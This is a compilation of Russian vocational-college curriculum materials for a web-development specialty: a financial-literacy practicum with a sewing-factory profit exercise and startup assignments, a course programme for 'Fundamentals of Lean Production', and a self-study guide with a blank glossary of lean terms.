В декабре прошлого года бухгалтерия предоставила следующие данные.

Наименование	Стоимость, руб.
Цена комбинезона	2000
Аренда швейного цеха, в месяц	50 000
Зарплата швеи, в месяц	20 000
Стоимость швейной машинки класса «Б»	5 000
Стоимость расходных материалов (ткани, ниток и пуговиц) для пошива одного комбинезона	400
Отопление и освещение в цехе, в месяц	15 000
Аренда офиса, в месяц	25 000
Зарплата директора, бухгалтера, менеджера по продажам, в месяц	120 000

1. Рассчитайте прибыль компании в декабре прошлого года, если было сшито 300 комбинезонов. Какова прибыль от продажи одного комбинезона?

2. Какова была выручка в декабре? Каковы были затраты на труд? На материалы? Можете ли вы выделить ещё одну статью переменных расходов (кроме труда и материалов)? Каковы были накладные расходы?

3. Как изменится общая прибыль, если бы было произведено 350 комбинезонов? 250 комбинезонов? Как изменилась бы прибыль от продажи одного комбинезона?

4. Выгодно ли директору предприятия заменить в следующем году машинки класса «Б» на машинки класса «А», которые позволяют одной швее изготавливать 30 комбинезонов в месяц, но стоят по 7 тыс. руб.?

5. Если профсоюз швей устроит забастовку и потребует повышения зарплаты до 25 тыс. руб. в месяц, будет ли выгоден переход на машинки класса «А»? Насколько это позволит сократить штат сотрудников, если цель производства в следующем году – 330 комбинезонов в месяц?

Тема эссе

Найдите в Интернете или в печатных изданиях информацию о банкротстве какой-либо российской или зарубежной компании. Опишите, чем занималась компания. Укажите, сколько в ней было сотрудников до банкротства. Что стало причиной банкротства? Если банкротство произошло в период экономического кризиса, то какие фирмы стали его жертвами? Принимало ли государство меры для оздоровления компании? Какие последствия имело банкротство для сотрудников и (или) акционеров?

Практическое занятие № 7
Тема «Стартап»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения – 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.332)

Создание собственной компании

1. Придумайте идею создания новой компании в вашем регионе.
2. Кого бы вы пригласили в команду? Чем эти люди могли бы помочь проекту?
3. Сколько времени потребуется, чтобы создать прототип вашего продукта или начать предоставлять вашу услугу?
4. Узнайте на сайте Министерства экономики вашего региона, можете ли вы получить субсидию на свой проект.
5. Какие программы реализует Фонд содействия инновациям в настоящее время? Можете ли вы получить финансирование под свой проект в этом фонде?

Исследовательское задание

Выберите любую частную компанию, которая была создана за последние 10 лет (если ваши родители работают в подобной компании, можете выбрать её). Изучите деятельность компании и ответьте на вопросы.

1. Какая идея бизнеса была у создателей компании?
2. Какие основные ресурсы компания использует?
3. Сколько человек работает в компании и как она нанимает сотрудников (если известно)?
4. Какую правовую форму имеет компания?
5. Если кто-нибудь из учредителей решит выйти из бизнеса, как он может это сделать? Имеет ли он право на долю имущества компании?

Литература

Учебная литература:

1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

2. Жданова А.О., Зятьков М.А. Финансовая грамотность: рабочая тетрадь. СПО. – М.:ВАКО. 2020

3. Жданова А.О. Финансовая грамотность: материалы для родителей. СПО. – М.:ВАКО. 2020

4. Фрицлер А. В. Основы финансовой грамотности : учебник для среднего профессионального образования / А. В. Фрицлер, Е. А. Тарханова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 148 с. — (Профессиональное образование). — ISBN 978-5-534-16794-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531714 (дата обращения: 12.01.2024).

СОДЕРЖАНИЕ

Пояснительная записка	3
Практическое занятие № 1 «Кредиты: брать или не брать»	4
Практическое занятие № 2 «Облигации. Акции: что выгоднее?»	6
Практическое занятие № 3 «Страховой рынок России»	7
Практическое занятие № 4 «Налоговая декларация»	9
Практическое занятие № 5 «Пенсионный калькулятор»	10
Практическое занятие № 6 «Решение практических задач по теме»	13
Практическое занятие № 7 «Стартап»	13
Литература	15

ОСНОВЫ ФИНАНСОВОЙ ГРАМОТНОСТИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.06. Основы бережливого производства

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.06. Основы бережливого производства разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 7

3. Условия реализации рабочей программы дисциплины 11

4. Контроль и оценка результатов освоения дисциплины 14

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.06. ОСНОВЫ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА

1.1. Область применения программы

Рабочая программа дисциплины СГ.06. Основы бережливого производства является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника.*

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.06. Основы бережливого производства является дисциплиной социально-гуманитарного цикла учебного цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выделять деятельность, создающую ценность, определять ценности потребителя;

$У_2$ - проводить хронометраж работы;

$У_3$ - строить карту потока создания ценности;

$У_4$ - планировать мероприятия по достижению целей улучшений;

$У_5$ - выявлять потери в процессах, предлагать пути улучшения;

$У_6$ - определять возможности и риски методов бережливого производства;

$У_7$ - применять систему 5С на рабочем месте;

$У_9$ - применять методы и инструменты бережливого производства.

знать:

$З_1$ - основы принципы системы бережливого производства;

$З_2$ - основные методы организации производства на основе концепции БП;

$З_3$ - основные виды потерь, их источники и способы их устранения;

$З_4$ - роль государства в развитии бережливого производства;

$З_5$ - инструменты бережливого производства;

$З_6$ - правила построения потоков создания ценности и способы их оптимизации;

$З_7$ - механизм осуществления бережливого производства.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях.

и профессиональными компетенциями (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 46 часов, в том числе

в форме практической подготовки – 16 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 40 часов, в том числе

практические занятия – 16 часов;

самостоятельная работа обучающегося – 6 часов

Обязательная часть рабочей программы составляет – 46 часов, вариативная часть – 00 часов

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**46**
в том числе:	
в форме практической подготовки	16
Объем работы обучающегося во взаимодействии с преподавателем	**40**
в том числе:	
практические занятия	16
Самостоятельная работа обучающегося (всего)	**6**
в том числе: подготовка к практическим занятиям, работа с учебной литературой	6

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.06. Основы бережливого производства

Наименование разделов и тем	Содержание учебного материала, практические занятия, самостоятельная работа обучающихся		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Основы бережливого производства			**22**	**8**	
Тема 1.1. Бережливое производство: история становления и развития, сущность, принципы	*Содержание учебного материала*		*9*		
	1	История возникновения бережливого производства. Ключевые понятия и принципы бережливого производства. Бережливое производство как метод управления качеством: основное понятие и цели.	2		ОК 04, ОК 06, ОК 07
	2	Бережливое производство как основа проектной деятельности организации Пирамида качества, предпосылки формирования концепции бережливого производства. Японский опыт разработки, внедрения, совершенствования систем управления качества. ГОСТ Р ИСО 56020-2014 Бережливое производство. Положения и словарь. Принципы и концепция системы БП. Система ДАО Тойота: 14 принципов менеджмента компании	2		
	Практические занятия		**4**		ОК 01- 07, ПК 1.1 – ПК 1.5, ПК 2.1- ПК 2.5, ПК 3.1 – ПК 3.5
	3	**Практическое занятие № 1.** Современные методы повышения эффективности организации производства		4	
	4	**Практическое занятие № 2.** Бережливое производство как способ повышения эффективности деятельности			
	Самостоятельная работа студентов:		**1**		
	Составление словаря терминов по дисциплине Составить краткий конспект по «Памятка А.К. Гастева «Как надо работать»				ОК 02, ОК 05, ОК 07
Тема 1.2. Инструменты бережливого производства	*Содержание учебного материала*		*8*		
	1-2	Системы Канбан, «Точно вовремя», ячеистое и поточное производство, визуализация, система 5С, стандартизация, уход за оборудованием, быстрая переналадка оборудования	4		ОК 04, ОК 06, ОК 07

	Практические занятия		**2**	2	ОК 01- 07, ПК 1.1 – ПК 1.5, ПК 2.1- ПК 2.5, ПК 3.1 – ПК 3.5
	3	**Практическое занятие № 3.** Инструменты бережливого производства			
	Самостоятельная работа студентов:		**2**		ОК 02, ОК 05, ОК 07
	Составление словаря терминов по дисциплине Организовать свое рабочее место дома по системе 5С и сделать фотоотчет. Заполнить чек-листы.				
Тема 1.3. Виды потерь и методы их устранения	*Содержание учебного материала*		*5*		
	1	Виды потерь, их источники и способы их устранения. Потери: перепроизводство, лишние движения, ненужная транспортировка, излишние запасы, избыточная обработка, ожидание, переделка/ брак. Система 3М: Муда, Мури, Мура. Управление рабочим пространством	2		ОК 04, ОК 06, ОК 07
	Практические занятия		**2**	2	ОК 01- 07, ПК 1.1 – ПК 1.5, ПК 2.1- ПК 2.5, ПК 3.1 – ПК 3.5
	2	**Практическое занятие № 4.** Методы диагностики скрытых потерь			
	Самостоятельная работа студентов:		**1**		ОК 02, ОК 05, ОК 07
	Оформить таблицу «Степень влияния основных методов бережливого производства на качество, стоимость и время».				
Раздел 2. Системы управления и оптимизации материальными потоками			**10**	**4**	
Тема 2.1 Виды моделей управления материальными потоками	*Содержание учебного материала*		*6*		
	1	Выталкивающая и вытягивающая системы правления материальными потоками: основные принципы, достоинства и недостатки, способы повышения эффективности управления материальными потоками	2		ОК 04, ОК 06, ОК 07, ПК 1.2
	Практические занятия		**4**		ОК 01- 07,
	2	**Практическое занятие № 5.** Диагностика потерь на основе		4	ПК 1.1 – ПК 1.5,

		анкеты			ПК 2.1- ПК 2.5, ПК 3.1 – ПК 3.5
	3	**Практическое занятие № 6.** Оценка эффективности от устранения потерь			
Тема 2.2 Затраты на качество и потери	*Содержание учебного материала*		*5*		
	1-2	Виды затрат на качество. Модель Джурана-Фейгенбаума. Метод Кросби. Затраты на процесс: конформные и неконформные затраты. Концепция всеобщего блага для общества (по Г. Тагути)	4		ОК 04, ОК 06, ОК 07
	Самостоятельная работа студентов:		**1**		ОК 02, ОК 05, ОК 07
	Анализ производственного или технологического процесса, выявление и расчет затрат на качество по различным категориям				
Раздел 3. Статистические метода анализа			**11**	**4**	
Тема 3.1 Классические и новые статистические методы контроля качества	*Содержание учебного материала*		*11*		
	1	Цель, задачи, этапы, методы и виды контроля. Семь классических инструментов: контрольные листки, диаграмма Парето, причинно-следственная диаграмма, метод расслоения (стратификация), гистограмма, диаграммы рассеяния, контрольные карты	2		ОК 04, ОК 06, ОК 07, ПК 1.2
	2	Новые методы: диаграмма сродства, древовидная диаграмма, системная диаграмма, диаграмма родственных связей, стрелочная диаграмма, коррелятивная диаграмма, матричные диаграммы	2		
	3	Психологические основы и барьеры коммуникации. Тактика коррекции дисфункционального поведения при организации работы команды	2		ОК 01- 07, ПК 1.1 – ПК 1.5, ПК 2.1- ПК 2.5, ПК 3.1 – ПК 3.5
	Практические занятия		**4**	4	
	4	**Практическое занятие № 7.** Формирование «команды процесса»			
	5	**Практическое занятие № 8.** Решение задач			
	Самостоятельная работа		**1**		ОК 02, ОК 06, ОК 07
	Анализ технической или технологической проблемы одним из статистических методов				
		Дифференцированный зачет	**2**		
		ВСЕГО:	**46**	**16**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете экономики и менеджмента.

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.06. Основы бережливого производства разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

ЛИТЕРАТУРА

Учебная литература:

1. Староверова К. О. Основы бережливого производства : учебное пособие для среднего профессионального образования / К. О. Староверова. — Москва : Издательство Юрайт, 2024. — 74 с. — (Профессиональное образование). — ISBN 978-5-534-16473-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531211 (дата обращения: 12.01.2024).

Дополнительная литература

1 ГОСТ Р 56020-2014. Бережливое производство. Основные положения и словарь. – Введ. 2015-03-01. – М.: Стандартинформ, 2015. – 18 с.

2 ГОСТ Р 56404-2015. Бережливое производство. Требования к системам менеджмента. – Введ. 2015-06-02. – М.: Стандартинформ, 2015. – 20 с.

3 ГОСТ Р 56407-2015. Бережливое производство. Основные методы и инструменты. – Введ. 2015-06-02. – М.: Стандартинформ, 2016. – 16 с.

4 ГОСТ Р 56908-2016. Бережливое производство. Стандартизация работы. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

5 VDI 2870 Blatt 2/Part 2. Lean production systems. List of methods // Verein Deutscher Ingenieure e.V. – Düsseldorf, 2013. – 111 s.

6 Стандартизированная работа // Пер. с англ. - М.: ИКСИ, 2007. – 152 с.

7 How to Calculate Standard Work in Process (SWIP) Quantity / Miller J. – 2007. – February 8. – Режим доступа: https://blog.gembaacademy.com/2007/02/08/how_to_calculate_standard_work.

8 Такеда, Х. Синхронизированное производство / Пер. с англ. – М.: Институт комплексных стратегических исследований, 2008. – 288 с.

9 Персональный проект о бережливом производстве / Учебно-консалтинговый ресурс. – Режим доступа: http://wkazarin.ru.

10 Практика внедрения бережливого производства / Учебно-консалтинговый ресурс. – Режим доступа: http://leanbase.ru.

11 Официальный сайт консалтинговой компании «Лин Консалт». – Режим доступа: http://www.lean-consult.ru.

12 Гавриченков, А.В. Система организации рабочих мест 5S // World class manufacturing. – М., 2013. – 132 с.

13 ГОСТ Р ИСО 19011-2012. Руководящие указания по аудиту систем менеджмента. – Введ. 2013-02-01. – М.: Стандартинформ, 2018. – 42 с.

14 5S для рабочих: как улучшить свое рабочее место / Группа разработчиков издательства Productivity Press – на основе Хироюки Хирано // Пер. с англ. – М.: ИКСИ, 2007. – 160 с.

15 ГОСТ Р 56906-2016. Бережливое производство. Организация рабочего пространства (5S). – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

16 ГОСТ Р 57524-2017. Бережливое производство. Поток создания ценности. – Введ. 2018-01-01. – М.: Стандартинформ, 2017. – 18 с.

17 Ротер, М., Шук, Дж. Учитесь видеть бизнес-процессы. Практика построения карт потоков создания ценности. // Пер. с англ. Г.Муравьева. - М.: Альпина Бизнес Букс, 2008. – 132 с.

18 ГОСТ Р 56907-2016. Бережливое производство. Визуализация. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 11 с.

19 ГОСТ 12.4.026-2015. Система стандартов безопасности труда. Цвета сигнальные, знаки безопасности и разметка сигнальная. Назначение и правила применения. Общие технические требования и характеристики. Методы испытаний. – Введ. 2017-03-01. – М.: Стандартинформ, 2017. – 81 с.

20 Иллюстрированный глоссарий по бережливому производству. / Под ред. Ч. Марчвински и Дж. Шука. // Пер. с англ. – М.: Альпина Бизнес Букс: CBSD, Центр развития деловых навыков, 2005 – 123 с.

21 Синго, С. Изучение производственной системы Тойоты с точки зрения организации производства. // Пер. с англ. – М.: ИКСИ, 2010. – 312 с.

22 СТО 02069024.101-2015. Работы студенческие. Общие требования и правила оформления. – Введ. 2016-02-08. – Оренбург: ОГУ, 2015. – 89 с. – Режим доступа: http://www.osu.ru/doc/385.

23 Семѐнычев, Ф. Проект «оптимизация процесса переналадки на стержневом участке ЛЦ-3 ПСЛ с применением принципов SMED». – Режим доступа: http://www.up-pro.ru/library/production_management/lean/smed-kamaz.html.

24 Официальный сайт компании ООО «Нефтеспецмонтаж-Лик». – Режим доступа: http://nsmlik.ru/vidy-deyatelnosti/remont-zapornoy-armatury.

25 История внедрения бережливого производства в ОАО «РЖД»: подробное описание опыта / Интернет-журнал интегрированного подхода в управлении и продвижению технологий делового совершенствования. – Режим доступа: http://www.lean6sigma.org.ua/2012/04/lean_implementation_in_russian_railways.

26 Стандартизированная работа. – М.: Институт комплексных стратегических исследований, 2007. – 152 с.

27 Картирование потока создания ценности / Официальный сайт Центра систем менеджмента качества. – Режим доступа: http://center-smk.ru/category/leanmanufacturing.

28 Токарные станки / Адаптированный текст 3-го издания Энциклопедии безопасности и гигиены труда. – Режим доступа: http://base.safework.ru/iloenc.

29 Кузьмин А.М., Высоковская Е.А. Интеллектуальные инструменты инноваций. Система канбан / Официальный сайт ООО «Финансово-промышленная группа «КМБ». – Режим доступа: http://fg-kmb.ru/sistema-kanban.

30 Официальный сайт ОАО «ТВЗ». – Режим доступа: http://www.tvz.ru/safe_production/instrlin/info_detail.php.

31 Попов, А. Канбан, здравый смысл, MRP и метла / Блог о производственном менеджменте «Leaninfo.ru». – Режим доступа: http://www.leaninfo.ru/2011/04/25/kanban-zdravyj-smysl-mrp-i-metla.

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - выделять деятельность, создающую ценность, определять ценности потребителя;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - оценка выполнения самостоятельной работы	- дифференцированный зачет
$У_2$ - проводить хронометраж работы;		
$У_3$ - строить карту потока создания ценности;		
$У_4$ - планировать мероприятия по достижению целей улучшений;		
$У_5$ - выявлять потери в процессах, предлагать пути улучшения;		
$У_6$ - определять возможности и риски методов бережливого производства;		
$У_7$ - применять систему 5С на рабочем месте;		
$У_9$ - применять методы и инструменты бережливого производства.		
знать:		
$З_1$ - основы принципы системы бережливого производства;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - основные методы организации производства на основе концепции бережливого производства;		
$З_3$ - основные виды потерь, их источники и способы их устранения;		
$З_4$ - роль государства в развитии бережливого производства;		
$З_5$ - инструменты бережливого производства;		
$З_6$ - правила построения потоков создания ценности и способы их оптимизации;		
$З_7$ - механизм осуществления бережливого производства;		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Осуществлять поиск, анализ и интерпретацию информации, необходимой для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- аккуратно ведет записи в учебных тетрадях - самостоятельно организует свою деятельность по выданным заданиям - проявляет стремление к приобретению новых знаний - участвует в мероприятиях, способствующих карьерному росту - владеет навыками самоорганизации и применяет их в учебной деятельности - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 06. Проявлять гражданско-патриотическую позицию,	- ведет деловую беседу в соответствии с этическими нормами

демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.	- признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других
ОК 07. *Содействовать сохранению окружающей среды,* ресурсосбережению, эффективно действовать в чрезвычайных ситуациях[1]	- поддерживает чистоту в учебном кабинете и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - знает принципы правильной организации рабочего места - умеет определять время на различные виды и формы работы

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОСНОВЫ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.06. Основы бережливого производства

Разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа студентов является одной из форм работы по дисциплине СГ.06. Основы бережливого производства.

Дисциплина СГ.06. Основы бережливого производства является дисциплиной социально-гуманитарного учебного цикла из часов вариативной части и изучается в течение одного семестра.

В результате освоения дисциплины СГ.06. Основы бережливого производства обучающиеся должны

уметь:

$У_1$ - выделять деятельность, создающую ценность, определять ценности потребителя;

$У_2$ - проводить хронометраж работы;

$У_3$ - строить карту потока создания ценности;

$У_4$ - планировать мероприятия по достижению целей улучшений;

$У_5$ - выявлять потери в процессах, предлагать пути улучшения;

$У_6$ - определять возможности и риски методов бережливого производства;

$У_7$ - применять систему 5С на рабочем месте;

$У_9$ - применять методы и инструменты бережливого производства.

знать:

$З_1$ - основы принципы системы бережливого производства;

$З_2$ - основные методы организации производства на основе концепции БП;

$З_3$ - основные виды потерь, их источники и способы их устранения;

$З_4$ - роль государства в развитии бережливого производства;

$З_5$ - инструменты бережливого производства;

$З_6$ - правила построения потоков создания ценности и способы их оптимизации;

$З_7$ - механизм осуществления бережливого производства.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том

числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях.

и профессиональными компетенциями (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

2. Содержание самостоятельной работы

Задание. Заполни определения основных терминов дисциплины Основы бережливого производства

СЛОВАРЬ ОСНОВНЫХ ТЕРМИНОВ

Автономизация -
Анализ потоков -
Андон –
Аудит –
Буферный запас –
Визуализация –
Визуальное управление –
Визуальный контроль –
Время протекания процесса (ВПП) –
Время создания ценности (ВСЦ) –
Время такта (ВТ) –
Всеобщее производственное обслуживание (Total Productive Maintenance, TPM) –
Время цикла (ВЦ) –
Вытягивание –
Выравнивание производства –
Выталкивание –
Гемба (в переводе с японского – «шахтный забой») – в терминологии Лин –
Границы процесса –
Дзидока –
Диаграмма Исикавы («рыбья кость») –
Диаграмма связей –
Диаграмма «спагетти» –
Дорожная карта – поэтапный план действий по достижению конкретной цели или решения текущей проблемы.
Заказчик –
Заказчик внешний –
Заказчик внутренний –
Заказчик проекта по улучшению –
Запасы –
Запас стандартный –
Карта потока создания ценности (КПСЦ) –
Муда или потери –
Мура «неравномерность» –
Мури «излишек» –
Непрерывный поток –
Операция –
Паспорт проекта по улучшению –
Пирамида проблем –

Потери –
Пока-ёкэ –
Переналадка –
Поток создания ценности (ПСЦ) –
Предложение по улучшению –
Проект по улучшению –
Процесс –
Руководитель (лидер) проекта по улучшению –
Система 5С –
Сеири:
Сейтон:
Сейсо:
Сейкецу:
Сицуке:
СМЕД (SMED – Single Minute Exchange of Dies) –
Стандарт –
Стандартизация –
Стандартная операционная карта (СОК) –
Хейдзунка –
Ценность –
Ячейки –

